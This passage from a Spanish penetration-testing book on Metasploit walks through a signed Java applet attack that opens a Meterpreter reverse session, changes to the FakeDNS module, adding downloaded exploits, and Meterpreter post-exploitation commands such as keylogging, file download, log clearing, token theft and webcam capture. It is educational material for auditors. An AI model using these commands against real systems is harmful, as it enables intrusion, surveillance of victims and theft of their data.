   ----         ---------------   --------  -----------
   APPLETNAME   SiteLoader        yes       The main applet's class name.
   CERTCN       Metasploit Inc.   yes       The CN= value for the certificate.
   SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an address o
n the local machine or 0.0.0.0
   SRVPORT      8080              yes       The local port to listen on.
   SSL          false             no        Negotiate SSL for incoming connections
   SSLVersion   SSL3              no        Specify the version of SSL that should be used (accept
ed: SSL2, SSL3, TLS1)
   URIPATH                        no        The URI to use for this exploit (default is random)
```

Fig 3.34: Configuración *exploit/multi/browser/java_signed_applet.*

La redirección de la web del portal cautivo hacia el servicio web montado por el módulo de *Metasploit* se visualiza en el navegador de la víctima mediante la aparición del *applet* y la carga de Java en el sistema.

Si el usuario acepta el cuadro de diálogo del *applet* se produce la ejecución del *payload* provocando la obtención de una sesión inversa por parte del auditor o atacante.





Fig 3.35: Cuadro de diálogo *applet.*


```
[*] Building statically signed jar for 192.168.0.103
[*] Sending SiteLoader.jar to 192.168.0.103:1368.  Waiting for user to click 'accept'...
[*] Sending stage (749056 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.61:4444 -> 192.168.0.103:1370) at 2012-06-25 18:41:4
0 +0200

msf exploit(java_signed_applet) > sessions -l

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   meterpreter x86/win32               192.168.0.61:4444 -> 192.168.0.103:1370
```

Fig 3.36: Obtención sesión inversa del *applet.*

Fake DNS por José Selvi

José Selvi es uno de los grandes especialistas en *pentesting* a nivel nacional, mentor de *Incident Handling* y *Penetration Testing* del SANS *Institute* en España. Él escribe sus grandes conocimientos en su blog *Pentester.es*, el cual se recomienda su lectura desde este libro.

*Fake*DNS ha sido muy utilizado por José en sus auditorías y propuso una mejora a este módulo, la cual realmente se ve reflejada en 2 aspectos, la lógica y su eficiencia. José se ha declarado un enamorado de *Metasploit*, debido a su flexibilidad y potencial. *Fake*DNS se encuentra en la ruta */pentest/exploits/framework3/modules/auxiliary/server/fakedns.rb*.

En la prueba de concepto anterior se ha podido estudiar como *Fake*DNS utiliza una lógica inversa a lo común, es decir, se resuelven todos los nombres de dominio de manera falsa, excepto una lista que se indica. Es por esto que José planteó una nueva solución al módulo, lo lógico sería utilizar el módulo *fake*DNS para que resolviera todo correctamente, como haría un DNS, y que el auditor eligiese que dominio se *spoofea*.

En su artículo *http://www.pentester.es/2012/03/mejorando-fakedns-i.html*, José habla de como funciona *Fake*DNS y como él ha mejorado este módulo. El código original se puede visualizar a continuación.

```
# Identify potential domain exceptions
  @domain_bypass_list.each do |ex|
          if (name.to_s <=> ex) == 0
              # Resolve the exception domain
               ip = Resolv::DNS.new().getaddress(name).to_s
              answer = Resolv::DNS::Resource::IN::A.new( ip )
              if (@log_console)
                    print_status("DNS bypass domain found: #{ex}")
                    print_status("DNS bypass domain #{ex} resolved #{ip}")
              end
          end
  end
  request.add_answer(name, 60, answer)
```

En el código existe un punto en que se recorre la lista de dominios que deben ser saltados a la hora de falsear la respuesta DNS. Mediante el bucle que se ve en el código se compara la petición DNS con los elementos de la lista DOMAINBYPASS, si alguno son iguales entonces se realiza una resolución normal, mientras que si tras recorrer la lista y comparar los elementos no se ha encontrado ninguno igual se envía la respuesta *fake*.

Si se requiere cambiar el comportamiento del DNS se podría pensar en una solución rápida como es modificar el primer *if* por la siguiente línea *if (name.to_s <=> ex) != 0*. Con esta solución, cuando el nombre solicitado se encuentre en la lista se resolverá con *fake* y cuando no lo esté funcionará normal. Sólo tiene una limitación y es que en la variable DOMAINBYPASS sólo se podrá configurar un nombre de dominio, y no más.

La solución anterior puede ayudar en un momento dado de una auditoría, pero cuando se le introduce un nombre de dominio que no existe, el módulo deja de funcionar y se *rompe*. Para solucionar este problema, se debe añadir un control de excepciones en la zona de código en la que se realiza el proceso de resolución.

```
begin
        ip = Resolv::DNS.new().getaddress(name).to_s
        answer = Resolv::DNS::Resource::IN::A.new( ip )
rescue ::Exception => e
        next
end
```

Con el control implementado se evita que cuando se intente resolver un nombre de dominio que no existe el módulo se *rompa*. Pero, según José, sigue siendo una solución un tanto especial, aunque sí es funcional.

Para finalizar con una solución elegante y eficiente, José Selvi implementó su propia versión de *Fake*DNS a la que denominó *BestFake*DNS, la cual se puede descargar desde el siguiente enlace *http://tools.pentester.es/fakedns*. Esta versión está basada en la original del *framework*, pero se han añadido funcionalidades interesantes:

- La variable TARGETACTION con la que se evita modificar a mano el código y permite trabajar con la lógica original o la lógica modificada. Este parámetro se puede definir como BYPASS, el DNS resolverá todo excepto lo que se quiera *spofear*, ó FAKE, el cual falseará todas las peticiones menos las especificadas en la lista DOMAINBYPASS.
- Control de errores el cual evita que la aplicación caiga ante la petición de un nombre de dominio que no existe.
- Lista múltiple que permite configurar varios nombres de dominio en la lista, tanto en modo BYPASS como en modo FAKE.
- *Wildcard*. Se puede definir nombres de dominio con *wildcards*, por ejemplo *.informatica64.com.

7. Personalización y actualización del framework

Una característica interesante de *Metasploit* es la flexibilidad y facilidad de actualización del *framework*. Los usuarios saben que la seguridad informática es una de las ramas que más avanza, ya que prácticamente a diario salen gran cantidad de vulnerabilidades conocidas. Es por esto que el auditor debe disponer de su *framework* lo más actualizado posible y al día, para que en los test de intrusión que haga uso de *Metasploit* éste pueda sacar el máximo provecho de los sistemas informáticos a los que se enfrenta.

Metasploit proporciona un mecanismo de actualización automático mediante el uso del comando *msfupdate*. Este mecanismo conecta con los servidores de *Metasploit* a través de la URL *https://metasploit.com* y se realiza una consulta del estado de la base de datos local, verificando en qué estado se encuentra y si existen nuevos *exploits*, *payloads*, *encoders*, etcétera. Si existen actualizaciones se procede a la descarga de todas ellas, este proceso puede consumir gran cantidad de tiempo.

```
root@bt:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
 - Hostname: metasploit.com
 - Valid: from Tue, 16 Mar 2010 12:09:59 GMT until Mon, 01 Apr 2013 22:02:24 GMT
 - Issuer: 07969287, http://certificates.godaddy.com/repository, GoDaddy.com, Inc., Scottsdale,
Arizona, US
 - Fingerprint: da:16:ad:cb:4c:6f:7d:cf:b7:7e:5e:e5:f9:a7:a1:8b:3a:a2:6a:92
(R)eject, accept (t)emporarily or accept (p)ermanently? p
A    external/source/javapayload/src/metasploit/RMIPayload.java
A    external/source/javapayload/src/metasploit/AESEncryption.java
A    external/source/javapayload/src/metasploit/PayloadTrustManager.java
U    external/source/javapayload/src/metasploit/Payload.java
A    external/source/javapayload/src/metasploit/RMILoader.java
A    external/source/javapayload/src/rmi
A    external/source/javapayload/src/rmi/RMICaptureServer.java
```

Fig 3.37: Actualización automática con *msfupdate*.

Como se ha mencionado anteriormente en este libro, existe un gran problema con las actualizaciones automáticas y es que se pierde el control sobre lo que se está realizando en el *framework*. Por ejemplo, si actualmente se actualiza *Metasploit*, en su versión libre, se perderá la funcionalidad *autopwn* y no podrá ser utilizada por el auditor en el test de intrusión. Es por esto, que en muchas ocasiones se recomienda el uso de la actualización manual y de manera controlada. Además, en el proceso de actualización también se descargan archivos para mejorar la estabilidad del *framework*.

Actualización controlada de recursos

Añadir *exploits* u otras funcionalidades a *Metasploit* es realmente sencillo si se conoce su estructura. Como se ha mencionado anteriormente en el libro, *Metasploit* dispone de una serie de directorios organizados dónde se recogen los *exploits, encoders, payloads*, herramientas auxiliares como pueden ser los escáneres, etcétera. Para añadir un *exploit* que se haya descargado de Internet, simplemente hay que añadir el fichero con extensión rb, *Ruby*, en la carpeta *exploit* que se encuentra en la ruta */pentest/exploits/framework3/modules*. Como nota añadir, que los *exploits* que se descarguen deben estar escritos para *Metasploit*.

Una vez se disponga de esto claro, el auditor puede personalizar su entorno y sus rutas dónde encontrar sus *exploits* a su antojo. Por ejemplo, si el auditor quiere una carpeta denominada *MisExploits* que contenga todos los *exploits* que él requiera, una buena práctica sería crear esta carpeta en la ruta */pentest/exploits/framework3/modules/exploits*, de esta manera cuando el auditor quiera acceder desde *msfconsole* al contenido de ese directorio, simplemente deberá ejecutar *use exploit/MisExploits* y elegir el fichero que se requiera cargar o utilizar.

Para el resto de componentes y módulos este proceso es similar y puede ser llevado a cabo de manera análoga.

Ejemplo: Descarga de exploit y adición al framework

Para el siguiente ejemplo se descargará un *exploit* del sitio web *http://exploit-db.com*, que se encuentre escrito en *Ruby* y preparado para *Metasploit*. Después, se copiará el *exploit* a la carpeta dónde se quiera dejar éste y poder cargarlo con el *framework*.

En primer lugar se accede al sitio web y se busca el *exploit* requerido, se puede hacer uso del buscador que viene incorporado en el sitio a través de su URL *http://www.exploit-db.com/search*. Una vez se localice el *exploit* requerido para llevar a cabo el proceso de explotación se debe descargar al equipo, en principio sobre cualquier ruta. Hay que tener en cuenta que el *exploit* está preparado para ser utilizado por el *framework*.





Fig 3.38: Descarga de *exploit*.

Una vez que se dispone del fichero con extensión rb, se debe alojar en una ruta que cuelgue de la raíz de los *exploits*, es decir, la ruta */pentest/exploits/framework3/modules/exploits*. En esta ruta se pueden crear otros directorios o alojar el *exploit* en alguna ya existente. Para este ejemplo se creará una nueva carpeta en la ruta comentada anteriormente cuyo nombre será *MiExploit*. Tras la descarga del *exploit* se ha denominado *flashArteIntrusion.rb* al fichero que lo contiene. Este fichero deberá ser copiado o movido a la ruta */pentest/exploits/framework3/modules/exploits/MiExploit*, recientemente creada.

```
root@bt:~/exploits# cp flashArteIntrusion.rb /pentest/exploits/framework3/modules/exploits/MiExp
loit/
root@bt:~/exploits# cd /pentest/exploits/framework3/modules/exploits/MiExploit/
root@bt:/pentest/exploits/framework3/modules/exploits/MiExploit# ls
flashArteIntrusion.rb
root@bt:/pentest/exploits/framework3/modules/exploits/MiExploit#
```

Fig 3.39: Adición de un *exploit* a una ruta de *Metasploit*.

Una vez que se dispone de los nuevos *exploits* en las rutas, y éstos estén preparados se debe arrancar el *framework* para poder interactuar con ellos. Tras lanzar *msfconsole* se utiliza el comando *use* para cargar el módulo utilizando la ruta dónde se aloja *flashArteIntrusion.rb*. Como se puede observar en la siguiente imagen es bastante sencillo e intuitivo la adición de *exploits* y su organización en el *framework*, mediante el uso de directorios.

```
msf > use exploit/MiExploit/flashArteIntrusion
msf exploit(flashArteIntrusion) > show options

Module options (exploit/MiExploit/flashArteIntrusion):
```

Fig 3.40: Acceso al *exploit* añadido al *framework*.

Capítulo IV
Meterpreter & Post-Explotation

1. Ámbito

El presente capítulo se centra en el ámbito de la *post-explotación* una de las fases más delicadas del test de intrusión. En esta fase el auditor puede obtener gran cantidad de información sobre el estado de una red, de una máquina o incluso, poder obtener acceso a zonas donde antes no se podía acceder.

En muchas ocasiones se quiere llegar a zonas de la red desde las que un auditor, en el estado actual, no puede lograr acceso. Pero sí es cierto que el auditor puede demostrar a la organización que está siendo auditada, que tener un mal diseño de red, o no delimitar correctamente los accesos a zonas de la red sensibles, pueden provocar accesos no autorizados. En muchas ocasiones estos accesos no se realizan directamente desde la máquina que dispone el auditor, y sí a través de máquinas con menor peso en la organización, las cuales proporcionan conectividad con zonas más sensibles de la red. Incluso, puede que las máquinas comentadas anteriormente compartan credenciales con las máquinas más importantes, un grave error de seguridad que sin duda el auditor podrá aprovechar para impersonalizar.

La *post-explotación* es por tanto una de las fases comprendidas en un test de intrusión y la cual debe ser procesada de manera minuciosa. En esta fase el auditor recopilará información real del escenario, utilizando como intermediario una máquina vulnerada en la fase anterior, la fase de explotación.

En dicha fase se indicaba que la elección del *payload* es una acción crítica ya que las funcionalidades que se podrían realizar después de lograr la explotación dependían de éste. En algunas ocasiones no se necesitan muchas funcionalidades y sí una en concreto. Mientras que en otras ocasiones lograr tener un control completo sobre la máquina víctima puede ayudar, y mucho, en la fase de *post-explotación*.

Cuando se dispone de acceso físico a una máquina, uno de los *payload* más interesantes que se puede ejecutar es alguno que proporcione una escalada de privilegios en la misma. No es necesario montar un *Meterpreter*, el cual se estudiará más adelante, para simplemente elevar privilegios.

También hay que recalcar que en muchas otras ocasiones se necesita de *payloads* como *Meterpreter* para poder disponer de un control total sobre la máquina víctima. Pero no sólo un control total sobre la máquina vulnerada, sino aprovechar esta situación para controlar el entorno de dicho equipo.

Para poder ilustrar esta última sentencia se propone un escenario como el siguiente:

- El auditor dispone de conectividad con una máquina con sistema operativo *Microsoft Windows XP* vulnerable y posee también los *exploits* necesarios para conseguir acceso.
- El auditor no dispone de conectividad directa con una máquina con sistema operativo *Microsoft Windows Server 2008*. Entonces, el auditor no puede auditar *a priori* dicha máquina.
- El sistema operativo que utiliza el auditor no es relevante, pero se supone que es una distribución *BackTrack*.
- La máquina con *Windows XP* sí dispone de conectividad con la máquina *Windows Server 2008*.

Si el auditor vulnera la máquina con *Windows XP* dispone de al menos conectividad con el equipo *Windows Server 2008*. A partir de ese momento se puede auditar e intentar lograr acceso a dicha máquina. Como se verá más adelante se pueden probar distintas técnicas para conseguir dicha acción. La impersonalización de usuarios o técnicas como el *pivoting* ayudan y mucho al auditor en este tipo de escenarios.

En resumen, la fase de *post-explotación* es tan extensa como importante en un test de intrusión. El auditor debe tener en cuenta cual es el objetivo o los objetivos y entonces realizar una planificación para lograr éstos. Conocer el escenario es importante y en esta fase se consigue más información sobre el escenario real del que se dispone.

2. Comandos básicos de Meterpreter

Meterpreter es un *payload* disponible para *Metasploit* con el que se puede realizar casi toda acción imaginable. *Meterpreter* aporta una consola o línea de comandos propia con sus comandos incluidos. Además, puede ejecutar sus propios *scripts* lo cual hace que aumente la potencia y posibilidades que ofrece *Meterpreter*. También se pueden cargar módulos que aportan funcionalidades extra con los que los usuarios pueden realizar más acciones.

Se pueden desarrollar *scripts* y añadirlos al *framework* de manera sencilla. Este hecho dota a *Meterpreter* de flexibilidad y la posibilidad de aumentar las funcionalidades que el *payload* aporta a los usuarios. Es realmente difícil enumerar todas las acciones que se pueden realizar con *Meterpreter*, el alcance de la imaginación del usuario es realmente importante.

La técnica que se utiliza para ejecutar un *Meterpreter* en una máquina vulnerada es la inyección en memoria de DLLs en los procesos en ejecución del equipo vulnerado. Después de explotar el equipo vulnerable se cargan dichas DLLs en el proceso vulnerado y se obtiene una interfaz intuitiva de línea de comandos. Generalmente, *Meterpreter* migra de un proceso a otro para evitar que el cierre o la caída del proceso vulnerable haga caer la conexión con la máquina atacante.

Los comandos propios de *Meterpreter* se estructuran en tres categorías principales que son las siguientes:

- *Core commands.*
- *Stdapi*
- *Priv*

Core commands

Los comandos de tipo núcleo permiten realizar distintas funciones básicas en la sesión en la máquina remota. El objetivo de estos comandos es el de ejecutar *scripts*, cargar módulos e interactuar con la máquina remota.

En la imagen se puede visualizar el listado completo de los comandos de tipo núcleo. Más adelante se estudiarán las distintas acciones que se pueden realizar con ellos agrupándose por tipos de funcionalidades que presentan.

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    info          Displays information about a Post module
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    load          Load one or more meterpreter extensions
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    use           Deprecated alias for 'load'
    write         Writes data to a channel
```

Fig 4.01: Listado de *core commands* de *Meterpreter*.

Comandos para la ejecución en segundo plano

Existen varios comandos que permiten al usuario ejecutar *scripts* de *Meterpreter* en segundo plano. El comando *bgkill* permite al usuario eliminar un *script* de *Meterpreter* que se esté ejecutando. El comando *bglist* permite listar los *scripts* de *Meterpreter* que se están ejecutando actualmente, y por último el comando *bgrun* permite ejecutar un *script* de *Meterpreter* en segundo plano.

Hay que tener en cuenta la existencia del comando *background*, el cual permite dejar la sesión de *Meterpreter* en segundo plano y volver a la interacción con la interfaz de *Metasploit* que se esté utilizando, por ejemplo, *msfconsole* o *msfcli*.

En la imagen se puede visualizar como se ejecuta un *script* denominado *keylogrecorder*, el cual permite realizar capturas de las pulsaciones de teclado de la máquina vulnerada. Se puede visualizar como se utilizan los distintos comandos para listar los trabajos en segundo plano y finalizarlos.

```
meterpreter > bgrun keylogrecorder
[*] Executed Meterpreter with Job ID 2
meterpreter > [*]       explorer.exe Process found, migrating into 1720
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf3/logs/scripts/keylogrecorder/192.168.0.57_20120828.1
50.txt
[*] Recording

meterpreter > bglist
[*] Job 2: ["keylogrecorder"]
meterpreter > bglist
[*] Job 2: ["keylogrecorder"]
meterpreter > bgkill 2
[*] Killing background job 2...
```

Fig 4.02: Ejecución de los *background commands*.

Ejecuciones y cargas

Para realizar ejecuciones de *scripts* o cargar módulos que proporcionen nuevas funcionalidades a *Meterpreter* o incluso ejecutar los ficheros de extensión RC para automatizar tareas se pueden utilizar distintos comandos.

El comando *use* se encuentra en desuso y es equivalente al comando *load* con el que se pueden cargar módulos para *Meterpreter*. El comando *resource* permite ejecutar archivos de automatización, los conocidos por la extensión RC. Uno de los comandos más importantes es *run* ya que permite ejecutar los *scripts* de *Meterpreter*. Estos *scripts* son una de las partes más importantes de la herramienta por toda la funcionalidad que aportan y el constante desarrollo de éstos por la comunidad.

Comandos de ayuda

Los comandos de ayuda e información de los que dispone *Meterpreter* son los siguientes:

- *help*. El cual muestra información de uso del comando del que se requiere información. En ocasiones no se encuentra disponible ayuda del comando a través de *help*, es por ello que hay que ejecutar el comando del que se requiere información con el parámetro –h activo.
- El comando ? proporciona una ayuda similar a la del comando *help*.

Interacción y uso de canales

El comando *execute* no es un comando de tipo núcleo o *core command*, pero se utiliza para ejecutar una aplicación en la máquina vulnerada, es decir, en el equipo remoto. Como se puede visualizar en

la imagen, con este comando se pueden ejecutar aplicaciones en la máquina remota. Este comando se explicará más adelante.

Una vez que *Meterpreter* ha ejecutado un proceso en la máquina remota se puede interactuar con éste a través de la línea de comandos. Por ejemplo, con el comando *execute* se ha lanzado una cmd en la máquina remota y como se ha ejecutado *execute* con el parámetro –c se ha creado un canal por el que se podrá interactuar con dicho proceso.

El comando *channel* permite conocer los canales que se encuentran activos, e incluso con los parámetros –r y –w es posible leer la salida del proceso correspondiente y escribir en dicho proceso. El comando *read* es equivalente a utilizar la instrucción *channel –r*, mientras que el comando *write* es compatible con la instrucción *channel –w*.

```
meterpreter > execute -f cmd.exe -H -c
Process 1096 created.
Channel 1 created.
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process

meterpreter > read 1
Read 104 bytes from 1:

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
meterpreter > write 1
Enter data followed by a '.' on an empty line:

cd \

.
[*] Wrote 5 bytes to channel 1.
meterpreter > read 1
Read 11 bytes from 1:

cd \

C:\>
meterpreter >
```

Fig 4.03: Interacción con el canal creado en un proceso.

El comando *interact* permite interactuar con el proceso ejecutado en la máquina remota, simplemente indicando el identificador del canal que hay abierto con el proceso remoto. En el caso del proceso *cmd.exe* abierto anteriormente se debe ejecutar la instrucción *interact <id canal>* para poder escribir en la línea de comandos remota.

Stdapi

Este tipo de comandos permiten al usuario realizar acciones comunes, que cualquier usuario puede ejecutar en el sistema operativo que utilizan, sobre el sistema operativo de la máquina remota. Existen distintas categorías de comandos de tipo *stdapi* que son las siguientes:

- *File System Commands*. Los comandos del sistema de archivos permiten al atacante o auditor realizar operaciones sobre los archivos tanto remotos como locales.
- *Networking Commands*. Los comandos de red permiten al usuario realizar consultas y gestionar los dispositivos de red de la máquina remota.
- *System Commands*. Los comandos de sistema permiten gestionar recursos del sistema.
- *User Interface Commands*. Los comandos de interfaz de usuario permiten realizar acciones sobre el escritorio, captura de pulsaciones de teclado, captura de pantalla o el tiempo de inactividad del sistema.
- *Webcam Commands*. Estos comandos permiten grabar del micrófono del equipo remoto si lo hubiera, listar las webcams disponibles en la máquina remota o, incluso, realizar fotografías de la víctima con la webcam.

File System Commands

El listado de comandos para realizar operaciones sobre el sistema de archivo, tanto local como remoto se puede visualizar en la siguiente imagen.

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    del           Delete the specified file
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

Fig 4.04: Listado de *file system commands* de *Meterpreter*.

Como curiosidad indicar que los comandos clásicos de *GNU/Linux* están disponibles para el sistema remoto. Es decir, la ejecución de *ls*, que es un comando no válido en *Windows*, provoca la obtención del listado de archivos de la máquina *Windows* vulnerada.

Hay que destacar los comandos *upload y download* con los que se puede subir un archivo a la máquina vulnerada y descargar un archivo de la máquina víctima. Como se puede visualizar en la imagen siguiente la sintaxis de estos comandos es realmente sencilla.

También es interesante ver los comandos *rm, mkdir, rmdir, edit* que son fácilmente entendibles. El comando *search* permite realizar búsquedas de ficheros en el equipo remoto. *Search* dispone de

parámetros para afinar las búsquedas, por ejemplo con el parámetro –f se pueden buscar patrones de ficheros, con el parámetro –d se pueden realizar búsquedas de directorios, unidades, etcétera.

```
meterpreter > upload /root/hack.txt c:\\
[*] uploading  : /root/hack.txt -> c:\
[*] uploaded   : /root/hack.txt -> c:\\hack.txt
meterpreter > cat c:\\hack.txt
prueba
meterpreter > download c:\\claves.txt /root
[*] downloading: c:\claves.txt -> /root
[*] downloaded : c:\claves.txt -> /root/claves.txt
```

Fig 4.05: Subida y descarga de archivos a la máquina vulnerada.

Networking Commands

El listado de comandos para realizar las gestiones de red se puede visualizar a continuación.

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Fig 4.06: Listado de comandos para gestión de red con *Meterpreter*.

El comando *route* permite visualizar y manipular las entradas de la tabla de rutas del equipo remoto. Por otro lado, el comando *ipconfig* permite visualizar la configuración de red de la máquina remota. El comando *portfwd* permite realizar *port forwarding* sobre la máquina vulnerada.

System Commands

Los comandos de sistema son realmente útiles e interesantes. Son de los comandos de *Meterpreter* más utilizados por los usuarios ya que proporcionan gestión del sistema vulnerado. A continuación se puede visualizar un listado de los comandos de sistema de *Meterpreter*.

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    sysinfo       Gets information about the remote system, such as OS
```

Fig 4.07: Listado de comandos de sistema de *Meterpreter*.

Hay que destacar ciertos comandos del listado como es *clearev*, con el que se puede eliminar información de los registros. Con este comando el atacante puede borrar las huellas de las operaciones que ha realizado en el sistema vulnerado. Se elimina información correspondiente a los registros de aplicación, de seguridad y del sistema.

Los comandos finalizados en la palabra *token* aportan la posibilidad de suplantar la identidad de otro usuario o servicio. El comando *steal_token* permite cambiar la identidad a través del PID de los procesos. La sintaxis es sencilla *steal_token <PID>*, y de esta manera se adquiere la identidad del proceso que se quiera. Para volver a la identidad anterior se dispone del comando *drop_token*, que, al ejecutarlo se vuelve a la identidad previa. Para conocer la identidad que se dispone en un momento dado se puede utilizar el comando *getuid*. Otros comandos relacionados son *getpid* con el que se obtiene el PID del proceso en el que se está ejecutando la sesión de *Meterpreter* en ese instante, y *rev2self* con el que se puede volver a la identidad anterior, por lo su funcionalidad es similar a la del comando *drop_token*.

Los comandos *kill* y *ps* permiten eliminar procesos que se están ejecutando en la máquina remota y listar los procesos con gran cantidad de detalle, entre toda esta información ofrecida destaca el PID de los procesos. Otros comandos a tener en cuenta son *reboot* y *shutdown*, que permiten reiniciar y apagar la máquina remota respectivamente.

El comando *reg* proporciona una estructura para poder interactuar con el registro de la máquina remota. La sintaxis es *reg <comandos> <parámetros>*. A continuación se especifican los tipos de comandos que recibe *reg*:

- *Enumkey*. Este comando enumera o lista el contenido de una clave concreta. Como ejemplo se presenta la siguiente instrucción: *reg enumkey -k HKLM\\Software*.
- *Createkey*. Crea una clave en la entrada que se especifique. Como ejemplo se presenta: *reg createkey -k HKCU\\hacked*.
- *Deletekey*. Elimina la clave correspondiente con la ruta que se indique en el parámetro -k. Como ejemplo se presenta la siguiente instrucción: *reg deletekey -k HKCU\\hacked*.
- *Queryclass*. Consulta el tipo de la clave.
- *Setval*. Asigna un valor a una clave del registro. Un ejemplo sería: *reg setvalue -k HKCU\\ hacked -v nombre -d valorDeDatos* .
- *Queryval*. Consulta el valor de un campo de una clave del registro. Un ejemplo sería: *reg queryval -k HKCU\\hacked -v nombre*.

El comando *shell* es uno de los más interesantes ya que proporciona una línea de comandos sobre la máquina remota. De este modo se puede administrar el equipo remoto como si se estuviera físicamente en el mismo.

Por último, el comando *sysinfo* ofrece información sobre el sistema vulnerado. Dicha información consiste en el nombre del equipo, el sistema operativo,(el *Service Pack* en caso de que sea un *Windows*), la arquitectura del equipo y la configuración regional de la máquina.

User Interface Commands

Los comandos de interacción con la interfaz de usuario proporcionan al atacante la posibilidad de gestionar propiedades del escritorio, el teclado y el propio sistema así como la actividad de éste. Estos comandos pueden ser visualizados en la siguiente imagen.

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Fig 4.08: Listado de comandos para gestionar la interfaz de usuario de *Meterpreter*.

Cabe destacar el comando *idletime* con el que se puede consultar el tiempo de inactividad del sistema por parte de la víctima, es decir, el tiempo que la víctima lleva sin utilizar su sistema.

Los comandos que empiezan por *keyscan* proporcionan control sobre el teclado de la víctima. Con el comando *keyscan_start* se empiezan a capturar las pulsaciones de teclado del equipo vulnerado, mientras que con *keyscan_stop* se dejan de capturar dichas pulsaciones. El comando *keyscan_dump* obliga a *Meterpreter* a realizar un volcado del *buffer* donde están contenidas las pulsaciones en la máquina víctima.

Con el comando *screenshot* se obtiene una captura de pantalla de la máquina de la víctima.. El archivo resultante es descargado automáticamente por *Meterpreter* y alojado en la carpeta dónde se esté ejecutando *Metasploit*, por ejemplo */root/<nombre aleatorio>.jpg*.

Webcam Commands

Los comandos *stdapi* de tipo webcam son muy vistosos ya que realizan acciones sobre el micrófono y la webcam de un equipo vulnerado. El listado de comandos se puede visualizar a continuación.

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
```

Fig 4.09: Listado de comandos relacionados con el micrófono y la webcam.

El comando *record_misc* dispone de varios parámetros interesantes. El parámetro -d indica el número de segundos que se grabarán en la máquina remota, hay que tener en cuenta que por defecto es 1 segundo. El parámetro -f indica en qué ruta de la máquina del atacante, es decir la ruta local, se

almacenará la grabación. El parámetro –p indica si automáticamente se ejecutará el archivo de audio tras la grabación, por defecto viene activado.

El comando *webcam_list* permite obtener un listado de las webcam disponibles en la máquina vulnerada. En caso de disponer de una webcam en la máquina remota, se puede utilizar el comando *webcam_snap* con el objetivo de realizar fotografías de la víctima. Este comando dispone de distintos parámetros que aportan funcionalidad al comando.

Priv

